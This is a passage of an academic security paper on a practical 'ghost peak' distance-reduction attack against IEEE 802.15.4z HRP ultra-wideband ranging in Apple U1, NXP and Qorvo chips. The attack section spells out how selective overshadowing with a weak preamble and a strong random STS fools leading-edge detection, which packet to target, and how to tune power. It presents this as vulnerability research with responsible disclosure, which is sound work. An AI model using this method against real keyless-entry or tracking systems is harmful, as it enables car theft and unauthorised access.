The recently adopted IEEE 802.15.4z standard [4] aims to address known distance reduction attacks. It introduces two ranging modes: Low-Rate Pulse Repetition Frequency (LRP) and High-Rate Pulse Repetition Frequency (HRP). Although both modes are used in automotive applications, primarily for Passive Keyless Entry and Start (PKES) systems [5, 11, 17, 56], HRP has seen adoption in Apple iPhones and AirTags, as well as Samsung phones and SmartTags [10, 51, 55]. Despite its standardization and deployment, no public example implementations or standardized algorithms for security-relevant functionality exist. IEEE 802.15.4z focuses on message formats without mandating in detail how ranging is done and protected at the endpoints.

This paper demonstrates the first practical over-the-air distance reduction attack against the UWB IEEE 802.15.4z HRP mode. Even though HRP security has been recently studied, these studies were done in simulations [58]. We refine existing attacks, introduce a new one, and demonstrate their feasibility in practical settings with Apple U1 (iPhone/AirTag/HomePod), NXP Trimension SR040/SR150, and Qorvo DWM3000 chips. Our attack enabled a successful distance reduction of up to 12 m with an overall success rate of 4 %, which is higher than what is generally accepted for relevant applications. Typically, false acceptance rates are $1/2^{20}$ for gate access control and $1/2^{48}$ for mobile payments, such that it would take days to years until a fake measurement gets accepted.

Manufacturers advertise some of the evaluated chips as secure ranging capable [38]. We performed our tests using the configurations that are openly accessible on these chips. Since security algorithms and parameters are not public in the chips that we tested (Apple, NXP, Qorvo), it is hard to determine if these systems can be configured differently and if these alternative configurations would be vulnerable to our or other attacks. Additionally, the past has shown that undisclosed wireless protocols can signify security-by-obscurity solutions [28, 60]. Prior work [58] further suggests that making HRP ranging both secure and reliable is likely hard.

The deployment and use of UWB will presumably increase in the future. The FiRa consortium [18] has been founded to contribute to the development and widespread adoption of UWB technologies in the context of *secured fine ranging and positioning*. The Car Connectivity Consortium recently published Digital Key Release 3.0, enabling PKES via UWB in combination with Bluetooth Low Energy [13]. At least one car manufacturer has already announced that it will support the iPhone as an access token for PKES, citing UWB as a

ranging mechanism [11]. Since UWB as an access system is a new protocol, it might take time until malicious actors can fully understand and bypass security checks [61]. However, systems in cars and other areas related to access control have to be secure for decades after initial deployment. Therefore, we see this work as another step towards a better understanding of the security of UWB HRP.

In summary, we make the following contributions:

- We introduce the first practical distance reduction attack on IEEE 802.15.4z HRP. This amendment defines cryptographically generated high-rate pulse sequences for Time of Arrival (ToA) measurement, whose unpredictability is supposed to prevent distance reduction by preventing the attacker from transmitting valid signals earlier than the victim. Our attack operates in a black-box manner and assumes neither knowledge of cryptographic material shared between the attacked devices nor access to (randomized) ranging message content before messages are transmitted. This attack not only validates observations from simulation-based studies of HRP but also introduces a novel attack dimension—it selectively varies the power of the injected packet per packet field. The power level is independently adjusted for different fields so that the injected signal is neither perceived as an additional packet nor as jamming the legitimate one. Our attack can therefore also be seen as a type of selective overshadowing.
- We implement our attack on inexpensive (USD 65), commercial off-the-shelf components and demonstrate it on Apple iPhones and AirTags (U1 chip) and on iPhones interoperating with NXP SR040/SR150 and Qorvo DWM3000 UWB chips. We evaluate our attack through a series of experiments and show that the attacker can reduce the measured distances from 12 m to 0 m (measured distance). During normal execution, the measurement error is between 10 cm and 20 cm. With a success rate as high as 4 %, our attack suffices to deceive ranging systems that rely on single HRP measurements.
- We discuss the implications of our results to different applications and use cases and the applicability of different mitigation techniques in practical settings.
- We responsibly disclosed our findings to Apple, and NXP, and are in the process of disclosing to Qorvo.

The rest of the paper is organized as follows. In Section 2, we provide background on UWB secure distance measurements. In Section 3, we present our attack. We discuss our experimental results in Section 4. Finally, we reflect on the security of HRP UWB in Section 5 and compare it to related work in Section 6 before concluding in Section 7.

2 Background

In this chapter, we provide the necessary background on Time-of-Flight (ToF) HRP UWB. We first introduce the concept of ToF ranging and show how HRP uses cross-correlation to determine the ToF before explaining security considerations behind HRP. Finally, we provide a brief overview of available HRP chips and products.

2.1 UWB Secure Ranging

The simplicity and practicality of relay attacks on PKES systems [16, 23, 59] urged a paradigm shift in secure ranging. Utilizing a signal's ToF is promising since a relay can only increase the ToF and, thus, the measured distance. However, research in this field has shown that such systems can still be vulnerable to more sophisticated attacks, such as Cicada [43] or Early Detect/Late Commit (ED/LC) [41].


UWB aims to implement secure ranging, including physical-layer security [19]. IEEE 802.15.4 proposes two modes for UWB ranging named LRP and HRP. They are both subject to stringent power limitations, as their channels overlap with frequency bands used by existing technologies, such as Wi-Fi or cellular networks. While LRP approaches the power limit by using fewer but stronger pulses (each individually 'visible' to the receiver), HRP relies on a larger number of weaker pulses (which cannot be individually decoded in most environments by the receiver). This difference in design has consequences; while the security of LRP is easy to demonstrate, the resilience of HRP against reduction attacks is an open research question. Recent in-simulation analysis has shown that HRP might be hard to configure to be both performant and secure [58].

2.1.1 Two-Way Ranging

The IEEE 802.15.4 standard defines three different ranging and localization methods, namely Single-Sided Two-Way Ranging (SS-TWR), Double-Sided Two-Way Ranging (DS-TWR), and Time Difference of Arrival (TDOA); our work focuses on SS-TWR and DS-TWR.

SS-TWR is depicted in Figure 1a, which shows how ToF for the distance calculation can be determined by subtracting T_{reply}, the processing time of the responder, from T_{round}, the total round trip time measured by the initiator. Dividing the result by two yields an estimation of the propagation delay $\hat{T}_{prop}$, or the ToF required by the signal to cover one way. However, this result may be affected by a possible clock frequency offset between initiator and responder. If the initiator can measure this offset, it can compensate for it and improve the measurement.

DS-TWR, as shown in Figure 1b, mitigates the clock offset by transmitting more messages. DS-TWR comprises two SS-TWR exchanges in opposite directions. T_{reply} and T_{round}



(a) Single-sided two-way ranging.

(b) Double-sided two-way ranging with three messages.

Figure 1: The principle of two-way ranging [4].

are measured with both devices/clocks, significantly reducing errors induced by clock offset and drift. DS-TWR is optimized by simultaneously using the response message of the first exchange as the request message of the second, thus reducing the procedure to three ranging messages. The derivation of the propagation time formula can be found in [36].

2.1.2 Receiver Design and Cross-Correlation

Most RF communication technologies rely on cross-correlation to detect the presence of an incoming message. In UWB, the receiver constantly scans the acquired signal for a static (pre-negotiated) preamble using a local template. The received signal is digitized and recorded as I/Q samples fed into a correlator. If the output exceeds the level for noise by a certain amount, the receiver concludes that a packet must be present and analyzes the signal further.

In practice, this process has to be optimized to cope with channel distortions, most notably multi-path fading. During transit, objects in the vicinity reflect the signal, which creates copies of the signal that are slightly delayed in time, as shown in Figure 2. Those copies are superimposed onto the original signal, causing constructive or destructive interference. Therefore, a momentary output of the correlation is non-conclusive, and instead, the Channel Impulse Response (CIR), i.e., the correlation output over time, must be inspected. The CIR greatly supports the search for a known template in the received signal and can determine the precise arrival time of a packet. The CIR can be estimated as follows:

$$\mathrm{CIR}[t] = (g_{\mathrm{loc}} * s)[t] = \sum_{m=0}^{|g_{\mathrm{loc}}|-1} \overline{g_{\mathrm{loc}}[m]} \cdot s[m+t]$$

where $s[\cdot]$ is the complex and time-discrete received signal, $g_{\mathrm{loc}}[\cdot]$ is the template of the expected signal, and $*$ denotes cross-correlation.

As shown in Figure 3, HRP UWB ranging relies heavily on cross-correlation, to detect and determine the arrival times of preamble and a Scrambled Timestamp Sequence (STS). We explain STS in the next section. A UWB receiver cross-correlates the incoming signal with a template (e.g., a known sequence) for the preamble and, if present, also with a known template for the STS. High correlation values imply similarities between the template and the received signal. However, the CIR only shows a single distinct peak in perfect conditions. Due to multi-path, the CIR often shows a profile containing several peaks, and it is not straightforward to identify the *first* peak/path that reflects the actual physical distance. Construc-




Figure 2: In a Non-Line-of-Sight (NLoS) scenario, the receiver needs to detect the arrival time of the early Line-of-Sight (LoS) copy (leading edge).



Figure 3: The CIR is calculated based on the received signal and a local template of the expected signal. A correlation peak indicates high similarity. However, with multi-path effects, there are multiple peaks. The receiver identifies the first LoS path, e.g., by searching back in time from the strongest peak.

tive and destructive interference can lead to a CIR where the first path emerges as a peak with an amplitude significantly below the maximal value. To be precise, even in absence of multi-path, an additional source of noise in the CIR is the non-ideal (auto)correlation of the STS. Ideally, we would expect a CIR peak only when incoming STS and local template are perfectly aligned in time. In practice, if the two copies are shifted by a multiple of the pulse rate, they might still exhibit some similarity (some of the bits will randomly be the same), causing additional noise in the form of (significantly) smaller side lobe peaks. Channel and receiver noise make the search for the first path and thus the correct distance even more challenging.

2.1.3 High-Rate Pulse Repetition (HRP)

HRP mode of IEEE 802.15.4 uses a high pulse repetition frequency of 64 MHz. The spacing between pulses is narrow and, to meet stringent restrictions on power spectral density (−41.3 dBm/MHz) [1], the power per pulse is low, in the order of −80, instantaneous dBm (at the antenna port). The information elements of a packet are either encoded with Burst-Position Modulation (BPM) using Binary Phase Shift Keying (BPSK) or just BPSK symbols. In BPM-BPSK, a symbol can encode two bits by varying the position of the burst and the polarity of the pulses, while in BPSK, a positive polarity pulse encodes a bit of value zero, and a negative polarity pulse (180° phase shift) encodes a bit of value one. Most UWB channels are 499.2 MHz wide, which is the bandwidth used by all our tested devices. At 499.2 MHz, the duration of a pulse is in the order of 2 ns.

HRP PHY Packet It is essential for the attacks described in this paper to understand the HRP packet construction and pulse sequence. Figure 4 shows the different segments that constitute an HRP ranging message using an STS. The packet preamble is used to detect the presence of a ranging message. The STS contains a cryptographically-secure pseudo-random bit sequence for security purposes, and the data segment may be used to transmit additional information. The Start-of-Frame Delimiter (SFD) should be taken as a reference to calculate the propagation delay, and the PHR carries the physical header of the packet. We refer interested readers to the official release of the IEEE 802.15.4 standard for a more detailed description of the PHY [2].

Scrambled Timestamp Sequence (STS) The preamble is a pre-defined and static sequence of pulses representing −1, 0, and 1, modulated using a ternary code, i.e., positive, negative and no pulse. In contrast, the STS consists of BPSK-modulated pulses representing −1 and 1. The bit sequence in the STS is the output of a pseudo-random generator and derived as outlined in Figure 5. The ranging devices need to agree on a 128-bit key, e.g., by using an out-of-band channel, before the UWB ranging operation can commence. A *fresh* STS is generated for every ranging message, as the *STS V Counter* increases with every packet. The ranging devices know the expected STS bit sequence in advance, and they can create a local template to detect the incoming STS using cross-correlation as described in Section 2.1.2. Since the STS contents cannot be predicted, it is theoretically impossible for an external source to emit a signal that arrives at the targeted device earlier in time and still contains the legitimate STS; only the legitimate device knows which data/signal to send. As a result, ranging devices can base the ToA of the packet on the arrival time of the STS and thereby guarantee that no external adversary reduces the measured distance by advancing the received signal in time. Moreover, it is also impossible to react to isolated pulses and send those earlier in time since the BPSK pulses as part of the STS are only about 2 ns long. An adversary cannot acquire the polarity of a single pulse in sufficient time, which makes any replay or ED/LC attack physically impossible. In any case, advancing pulses would only yield a 2 ns reduction at the maximum, translating to less than 60 cm in distance.

Channel Distortion and Multi-Path Fading UWB ranging packets are subject to channel noise and multi-path fading, rendering the (direct) demodulation of single pulses of the STS intricate and in some channel conditions impossible. At a 64 MHz pulse repetition frequency, the pulse spacing is in the order of 16 ns, which is shorter than the typical channel delay spread. As a consequence, inter-pulse interference and multi-path fading effects make separate pulses unrecognizable. To work around this, HRP detects STS by cross-correlating the received signal with the expected STS, similar to preamble detection. Although cross-correlation is a powerful tool to determine the presence of the STS, the computed Channel Impulse Response (CIR) often shows a profile that contains multiple correlation peaks, and pinpointing the exact arrival time remains challenging. The CIR is a superposition of cross-correlation side peaks and weak early path correlation peaks.



Figure 4: Example format of an HRP packet [4]. The field lengths and their order depend on the configuration.




Figure 5: Cryptographically secure STS generation with AES in counter mode. Each iteration results in a random 128-bit block. The STS *V* Counter is incremented for every iteration. The entire STS comprises 32 blocks, or 4096 bits [4].

Figure 3 shows two pulses after reception (in red) and the template used by the receiver (in grey). The resulting CIR (in blue) exhibits multiple peaks. The highest peak does not necessarily correspond to the LoS path of the signal. Even *before* the strongest correlation value, any HRP receiver must check for additional peaks within a specific time window. Such a peak might suggest an earlier but weaker copy of the signal, which belongs to a shorter path. By using this path as a reference, the receiver can compute a more accurate ranging result. Details on how the time of arrival of the STS is determined are not specified in the standard for HRP. At the time of writing, the exact procedure remains protected intellectual property for all commercially available HRP transceiver chips we have evaluated.

2.1.4 Ideal versus Real Security Guarantees

If every pulse contained in the STS would be demodulated, absent of noise and channel effects, the receiver could verify every single bit in the sequence. However, in HRP UWB, the 4096 bit long STS does not result in 4096 verifiable bits. First, the entropy of the key used for AES in counter mode is only 128 bits, see Figure 5. Second, since the STS is verified by correlation instead of single pulse demodulation, any security guarantee is given by the significance level of the early peak compared to the overall cross-correlation profile. Non-ideal cross-correlation properties of random sequences, such as the STS, can cause side-lobes in the correlation and play a minor role.

A bit-wise STS comparison instead of cross-correlation would have to allow for transmission errors, which naturally happen in NLoS scenarios. IEEE 802.15.4z does not specify whether the STS should be compared bit-wise after the correlation operation. Even if a vendor implements additional checks, they need to account for bit flips and choose a threshold that significantly impacts on the security provided by the STS.

2.2 Commercial HRP UWB Chips

As of now, only a few vendors offer HRP transceiver chips, despite the fact that HRP-based location and tracking tags have entered the consumer market at scale [32] and automotive manufacturers are planning to release cars featuring PKES systems built on top of HRP chips, such as the BMW iX and the Genesis GV60 models [11, 52]. The FiRa consortium considers HRP viable for both consumer-grade and security-critical applications alike [19].

Apple has a diverse UWB software and hardware stack. Different versions of the Apple U1 chip have been released in recent products, such as the iPhone (since iPhone 11), the HomePod mini, the Apple Watch (since Series 6), and even the USD 30 AirTag. On the iPhone, Apple integrated UWB into AirDrop with iOS 13 [40], using Angle of Arrival (AoA) measurements to simplify the location of devices and enhance user experience. With iOS 14, they introduced the Nearby Interaction framework, exposing a selected set of UWB-based ranging functionality to application developers [30]. A compatibility mode for third-party accessory support has been available since the release of iOS 15 [31]. However, details about the compatibility mode configuration parameters are only available to Made for Apple (MFi) program members.

NXP advertises their Trimension chip series for secure ranging and precise positioning [38]. Development kits exist for the SR150 and SR040 [56]. Our analysis showed that several Samsung products, for example, the SmartTag+ and phones starting from Samsung Note20 Ultra [55], contain NXP chips to enable ranging and improve Point to Share [50] data transfers. Examples for cars that comprise NXP chips are upcoming BMW and VW models [53, 54], whereas VW seems to incorporate LRP chips for PKES use cases [5].

Qorvo, also known as Decawave before their acquisition [47], manufactures the DW3000 chip series. These chips are interoperable with the Apple U1 chip [44]. Nevertheless, to the best of our knowledge, there are no commercially available products that use the DW3000 series and are compatible with Samsung or Apple consumer devices. Qorvo also offers two development kits: DWM3000EVB, an Arduino-based development board [45], and DWM3001CDK, an integrated board that contains an nRF52833 with Bluetooth 5.2 [46].

3 A Practical Distance-Reduction Attack


In the following, we explain our attacker model, the theoretical working principle of our attack, including boundaries of distance reduction, and the attack algorithm and setup.

3.1 Attacker Model and Attack Overview

We consider an attacker that is trying to reduce the distance measured between two HRP UWB devices.[1] E.g., an attacker trying to unlock and start a car by tricking it into believing that the legitimate owner's car keyfob is near. Even a distance reduction in the order of a few meters can have a severe impact, e.g., if the car is parked in front of the legitimate owner's house.

We consider a *black-box* attacker with the following limitations. The attacker has no access to any secrets shared between victim devices and cannot predict message field contents that are assumed to be unpredictable in HRP UWB; i.e., the attacker cannot predict the Scrambled Timestamp Sequence (STS). Unable to guess the STS, our attacker cannot simply send a valid packet to advance the message time of arrival and therefore reduce the distance. The attacker can

[1] We do not focus on bearing, which is not covered by IEEE 802.15.4z, is not protected in current implementations, and would likely be vulnerable to other physical layer attacks.



(a) Birds-eye view of attack set-up depicting how victim devices and attacker are co-located in space.

(b) No distance reduction attack.

(c) Ongoing distance reduction attack.

Figure 6: Overview of a distance reduction attack (a). Two devices determine their relative distance with UWB HRP by measuring the ToF of packets 1 and 2 (b). The attacker cannot transmit 1 or 2 in advance because their content is unpredictable (STS). Instead, the attacker transmits a different packet 2' with random STS' coarsely aligned over packet 2 (c). At the receiver, the additional noise caused by 2' is mistaken for a low-power copy of 2 arrived earlier ($T_2 - \delta$), decreasing distance.




Figure 7: The attacker transmits a carefully crafted packet (red), coarsely synchronized with the legitimate signal (blue), and with power sufficiently low to avoid jamming. The STS is secret and STS' is randomly chosen by the attacker. Therefore, at the receiver the correlation peaks caused by the attacker (red) are lower than those of the strongest path (blue). However, one of them ('ghost peak') is higher than the threshold for accepting peaks that correspond to legitimate paths, and it falls inside the back-search window. Therefore, it is mistakenly classified as an early path, shorter than the real one.

place its devices in physical proximity to one of the victim devices but has no physical access and cannot tamper with these devices. The attacker can receive and inject signals on the wireless communication channel. Specifically, they can craft and transmit UWB messages based on the HRP standard.

We illustrate our attack in Figure 6 and Figure 7. During an initial observation phase, the attacker device behaves like an HRP UWB packet analyzer and resolves the sequences of packets exchanged by the victim devices. Once the ranging sequence and its timings have been identified, the attacker device reactively injects a signal over selected packet components (*overshadowing*), as shown in Figure 6c. The receiver mistakes the noise induced by overshadowing for an early copy of the legitimate signal, reducing distance (Figure 7).

Injected overshadowing signals follow the structure of an HRP PHY packet but are crafted such that different packet fields are transmitted at different power levels. The attacker needs to synchronize with packet transmissions. Packets are sent every few ms, depending on the ranging implementation. Based on the first packet sent during a ranging sequence, which triggers the attack, the attacker can adjust its timing, and then overshadow the following packets belonging to the same ranging. During overshadowing, the attacker's synchronization accuracy only needs to be in the order of µs, despite attacking a protocol that measures timings with ps resolution [15]. Since the effect of distance on timings (approximately 3.3 ns per meter) is significantly smaller than the synchronization accuracy, fine-grained tuning is not necessary, even when distance changes. To establish the necessary transmission power, the attacking device can initially send a strong signal, then reduce power until distance reductions start to occur, while not causing any jamming. Tuning happens over a small set of values, and it requires some coarse adjustments only if the distance among devices changes considerably (to account for the quadratic decrease of power caused by propagation). Due to the simplicity of the described tuning process and the small search space, this is not a problem in practice (see Section 3.2 and Section 4).

The term overshadowing distinguishes our attack (i.e., overlapping an attack signal with the legitimate packet to decrease the perceived ToA at the receiver) from spoofing (i.e., sending a forged valid copy of the packet in advance, which is impossible because of the unpredictable STS).

Our attack can be implemented and executed using a simple and inexpensive off-the-shelf HRP UWB device. Therefore, no complex laboratory equipment is needed, making the attack practical and easy to implement. Figure 7 shows an injected packet aligned with a legitimate packet, and the

Table 1: Comparison with previous work exploiting leading edge detection.

	UWB Standard	Security	Victim	Attacked Field	Attacker	Attack signal
Ghost Peak	IEEE 802.15.4z	STS	Apple U1	STS	Off-the-Shelf	Weak Preamble + Strong Random STS
Adaptive [58]	IEEE 802.15.4z	STS	Simulation	STS	Simulation	Pulses at lower rate for shorter time
Cicada++ [58]	IEEE 802.15.4z	STS	Simulation	STS	Simulation	Pulses at lower rate
Cicada [43]	IEEE 802.15.4a	None	Simulation	Preamble	Simulation	Pulses

corresponding CIR at the receiver. The injected packet is composed of Preamble, SFD, and STS, where the STS is randomly generated without any knowledge of the legitimate STS. Consequently, the correlation peaks caused by the attacker are smaller than the peak corresponding to the legitimate strongest path. However, one of the peaks (ghost peak) is high enough to be (mis)classified as a legitimate early peak, corresponding to a shorter path. The power of each field is independently adjusted to obtain optimal results, as explained in more detail in Section 3.2.

In many practical cases, HRP UWB devices use DS-TWR and possibly exchange additional synchronization or data packets. This information can also be exchanged out-of-band (e.g., using Bluetooth [13, 14], NFC, UHF). However, this pre-negotiation does not impact the attack, which only targets ToA of packets in the ranging sequence [34]. As shown in Figure 8, the attack can be easily generalized. By configuring the delay of reaction after the reception of the first packet, the attacker can attack any desired packet in the sequence. In the case of DS-TWR, this can be leveraged to select the device to attack. Alternatively, an attacker could also use two devices to attack both ends simultaneously, increasing the chances of success.

In summary, an attacker needs to configure which packet in the ranging sequence to attack (by selecting the delay from the reception of the first packet) and the power of the preamble, SFD, and STS to inject. In Section 3.2, we will explain why and how these parameters affect the distance measurement.

3.2 Working Principle

In this subsection, we provide details about why and how the attack works. Furthermore, we compare it to existing distance shortening attacks.

3.2.1 Secure Leading Edge Detection

Accurate timestamps require detecting the earliest copy of the received signal, also called *leading edge detection*. In the following, we explain the challenge of leading edge detection and describe how our attack selectively attacks specific fields of targeted packets in a ranging sequence by overshadowing the contents.

In a realistic environment with obstacles and reflections, the receiver will likely be presented with multiple copies of the transmitted signal, arriving with different power from different paths. In HRP, the problem is exacerbated because these delays might cause self-interference among pulses that are spaced only by 16 ns (high repetition frequency of 64 MHz), see Section 2.1.3. For Time-of-Flight measurements used in Two-Way Ranging, the receiver must find the earliest copy, corresponding to the shortest path (Line-of-Sight). When receiver and transmitter are not in LoS, the copy corresponding to the direct path is likely to arrive at lower power than other NLoS reflections, as previously shown in Figure 2. When looking for the leading edge copy, any algorithm or implementation must decide whether it faces noise or a very low power early copy of the signal, which is challenging.

Suppose an attacker is able to inject noise that looks reasonably similar to a legitimate low-power copy to the reception algorithm. In that case, it might trick the receiver into accepting it as the leading edge, causing a distance reduction. This attack has been first proposed for IEEE 802.15.4a in [41]. In IEEE 802.15.4a there is no STS and the attacker can inject a UWB pulse to attack the preamble. A recent study [58] has made the hypothesis, confirmed by simulation, that variations of the Cicada attack can be used to attack the STS in IEEE 802.15.4z by injecting HRP pulses. Since HRP UWB reception algorithms are not publicly known, simulations are based on three main assumptions: (i) arrival time and quality of the STS are computed via time-domain cross-correlation, (ii) the leading edge is found by looking for a smaller correlation peak in a limited backsearch window before the strongest peak, and (iii) thresholds are set to evaluate the significance of correlation compared to noise. Simulations in [58] highlight that, given a reception algorithm, there is a fundamental trade-off between security and performance: lax thresholds are necessary to accept legitimate early copies in challenging multi-path environments, but this increases the chance of accepting attacker-induced noise.

In this paper, we take the opposite approach. Instead of hypothesizing a certain algorithm and design choice and studying it in simulation, we empirically analyze the behavior of the unknown algorithms deployed in real products (Apple U1) when subject to signal injection. Because of their closed-source nature, we do not know most of the design choices. For example, we are not aware whether they implement time-domain cross-correlation or take a frequency-domain approach, how they estimate the noise floor, how they

define, and configure thresholds and whether such thresholds are dynamically adjusted to the environment.

The only assumption we make when developing our attack is that the receiver is able to work in NLoS conditions, which we were able to confirm empirically. We then chose to transmit signals crafted from standard packets, to maximize the probability of generating noise that is misclassified for a legitimate copy and to make the attack practical to implement. Instead of injecting fine-grained aligned pulses at different power and repetition frequencies, we observe how the fields of standard packets affect reception. We adapt the structure of the packet and the power level of the fields to maximize the chances of reduction (by injecting STS pulses) while avoiding jamming and other errors. In general, differently from previous work, our attack handles many of those challenges due to the fact that it operates on real sequences of packets used in real exchanges.

It is worth noticing that the attacker does not have direct control over the amount of distance reduction. A method to gain partial control has been proposed in simulation in [58]. However, it requires to delay the legitimate copy, emulate the leading edge detection algorithm at reception, analyze its output in real-time, and interrupt the injection when the desired result is obtained. For these reasons, it is hard to implement in practice, in particular with off-the-shelf devices. As an alternative, in Section 3.2.3 we show how the choice of the victim packet(s) in a sequence can affect the distribution of reduction, and in Section 4 we empirically analyze it. In Table 1 we compare previous work on leading edge detection with our approach. Nevertheless, in our threat model the attacker is not interested in controlling the reduction but in causing practical distance reductions that will trick the victim into believing the legitimate user is close enough to grant access.

3.2.2 Selective Overshadowing to Avoid Jamming

An attack against leading edge detection can be successful in practice only if the injection of the attack signal does not accidentally produce other errors that invalidate a ranging sequence. To achieve this goal, our attack carefully crafts the timing, format, and power level of the attack signal. The attacker's transmission is not continuous but reactive. As opposed to the continuous transmission of Gaussian noise or UWB pulses, a reactive transmission allows targeting a specific packet in the ranging sequence, without affecting packets carrying data. Similarly, the attack packet does not contain any data field that could corrupt the content of the legitimate packet. The preamble is transmitted at low power so that it does not trigger a new receive event. Such an event would indeed lead to an error when the receiver determines the STS quality and the presence of expected data fields. The STS pulses are instead sent at higher power so that they overshadow the legitimate signal and produce noise that is misclassified as an early copy. Finally, both the power of preamble and STS are adjusted based on the relative distance between devices. In particular, power is lowered to avoid jamming when the device that transmits the packet to overshadow is far away.

3.2.3 Selecting Victim Packet(s)

Typically, DS-TWR is used because it compensates for clock errors and asymmetric reply times. We have confirmed this in our analysis of many HRP UWB configurations. As mentioned in the standard, distance is computed with the method proposed in [36]:

$$\hat{d} = c \cdot \hat{T}_{prop} = c \cdot \frac{T_{round1} \cdot T_{round2} - T_{reply1} \cdot T_{reply2}}{T_{round1} + T_{round2} + T_{reply1} + T_{reply2}} \quad (1)$$

For simplicity we can neglect non-idealities and consider that distance is measured as the average of the two rounds [2]:

$$\hat{d} = c \cdot \hat{T}_{prop} = \frac{c}{4} \cdot (T_{round1} + T_{round2} - T_{reply1} - T_{reply2}) \quad (2)$$

Sometimes, a fourth message is used, likely for the transmission of additional data. If the ranging packets contain only preamble and STS but no data, additional data packets are sent earlier and/or later. In any case, the attacker can configure the delay from reception of the first packet to attack either the second or the third packet of the DS-TWR sequence. As shown in Figure 8, attacking the second packet corresponds to overshadowing a packet transmitted by the responder and received by the initiator, while attacking the third packet corresponds to the opposite. It is convenient for the attacker to be closer to the receiver to use less power for overshadowing, but it is not strictly necessary. It is worth noting that the choice between the second and third packet is not entirely symmetric. Attacking the third packet has the only effect of reducing the round time measured by the responder (T_{round2}) leading to:


$$\hat{d}' = \frac{c}{4}(T_{round1} + T_{round2} - \delta - T_{reply1} - T_{reply2}) = \hat{d} - c \cdot \frac{\delta}{4} \quad (3)$$

Instead, attacking the second packet reduces both T_{round1} (because the initiator receives the packet earlier) and T_{round2} (because the initiator consequently replies earlier), leading to:

$$\hat{d}'' = \frac{c}{4}(T_{round1} - \delta + T_{round2} - \delta - T_{reply1} - T_{reply2}) = \hat{d} - c \cdot \frac{\delta}{2} \quad (4)$$

Clearly, by attacking the second packet, the attacker can obtain reductions that are twice as big as those obtained by attacking the third packet. The reduction δ is a random variable not in control of the attacker and it is bounded by the maximum difference between LoS and NLoS path accepted by the receiver (width of the backsearch window). However, precise control over distance is not required. For example, any reduction below 2 m would break PKES and unlock a car.

As an alternative, the attacker can use devices to target both the second packet (near the initiator) and the third packet



(a) Variant 1: Attack the initiator (e.g., phone)

(b) Variant 2: Attack the responder (e.g., car)

Figure 8: Generalization to more complex sequences (e.g., DS-TWR). The attacker can choose which packet/side to target.

(near the responder). We can consider the two attacks as independent events. Therefore, the attacker will obtain reductions of $c \cdot \delta/4$, $2c \cdot \delta/4$, and $3c \cdot \delta/4$, each with decreasing probability.

We confirm these calculations in Section 4. We tested our targets in their operating range (≈ 15 m) achieving reductions of up to 12.45 m. A system designed for larger distances (e.g., 100 m) would likely have a larger backsearch window allowing longer reductions, but common use cases (e.g., car keys, item finder) only envision short ranges.

3.3 Implementation

